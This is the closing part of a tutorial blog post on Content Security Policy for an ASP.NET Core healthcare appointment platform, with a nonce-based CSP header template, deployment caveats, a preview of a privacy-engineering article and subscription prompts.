Our healthcare appointment platform uses ASP.NET Core MVC for server-rendered pages.
It communicates with a separate API.
It loads application JavaScript from its own origin.
Some pages contain nonce-authorized initialization scripts.
The application does not require third-party scripts on sensitive patient-record pages.
A production policy might conceptually include:
Content-Security-Policy:
    default-src 'self';
    script-src 'nonce-PER_RESPONSE_NONCE' 'strict-dynamic';
    style-src 'self';
    img-src 'self' data:;
    font-src 'self';
    connect-src 'self' https://api.example.com;
    object-src 'none';
    base-uri 'self';
    frame-ancestors 'none';
    form-action 'self';
    upgrade-insecure-requests
This is a template, not a copy-ready static header.
The nonce must be generated independently for each response and inserted into authorized script elements.
The API origin must match the actual deployment.
Any permitted image schemes, third-party resources, and other directives must reflect real application requirements.
The upgrade-insecure-requests directive instructs supporting browsers to upgrade eligible insecure resource requests to HTTPS. It does not replace serving the application over HTTPS or configuring HSTS where appropriate.
For a mature deployment, the application should also maintain a report-only policy for evaluating future restrictions, collect security telemetry, and test CSP behavior during frontend releases.
The objective is to make browser security part of normal application delivery rather than an emergency response to an XSS incident.
Coming Next
In our next article, we’ll explore Privacy Engineering in ASP.NET Core: Data Minimization, Retention, Consent, and Deletion.
Securing an application against unauthorized access is only one part of protecting user information. Applications must also make responsible decisions about what personal data they collect, how long they retain it, and when it should be deleted.
We’ll build a practical privacy-aware ASP.NET Core application that implements data minimization, consent tracking, configurable retention policies, background deletion jobs, and user data export workflows.
We’ll also examine how privacy requirements affect logging, backups, database design, and distributed systems.
Closing Thoughts
Content Security Policy is one of the most valuable defense-in-depth controls available to modern web applications.
It gives ASP.NET Core developers a way to define which scripts, stylesheets, network connections, and other browser resources are permitted.
But its effectiveness depends on how carefully the policy is designed.
A broad policy that permits arbitrary inline scripts and external resources may provide little meaningful protection.
A restrictive policy built around nonces, hashes, and carefully controlled script execution can significantly reduce the impact of many script-injection attacks.
The most important lessons are straightforward.
Prevent injection vulnerabilities first. Continue using Razor’s output encoding, safe DOM APIs, appropriate HTML sanitization, and secure application design.
Use CSP to limit what the browser can execute. Prefer restrictive script policies and avoid unnecessary exceptions.
Introduce strict policies gradually. Report-only mode, browser testing, and violation monitoring make adoption safer.
Treat third-party JavaScript as a security dependency. Every external script trusted by the application deserves careful consideration.
Keep CSP aligned with application changes. New frontend features, API integrations, and deployment configurations may require policy updates.
For production ASP.NET Core applications, CSP should become part of the security architecture alongside authentication, authorization, HTTPS, dependency management, and secure CI/CD practices.
The goal is not simply to stop malicious scripts from loading. It is to ensure that the browser executes only the code your application has deliberately authorized.
Subscribe Now
Building secure ASP.NET Core applications requires more than protecting APIs and databases. It also means understanding how browsers execute code, how third-party resources affect security, and how to enforce meaningful protections in production.
Subscribe to ASP Today for practical .NET tutorials, real-world coding examples, and production-focused guidance on application security, performance, reliability, and architecture.
Join our Substack Chat to discuss CSP implementation, nonce-based security policies, browser vulnerabilities, and the challenges of securing modern ASP.NET Core applications.
Subscribe now and follow the series as we continue building secure, reliable, and production-ready ASP.NET Core systems.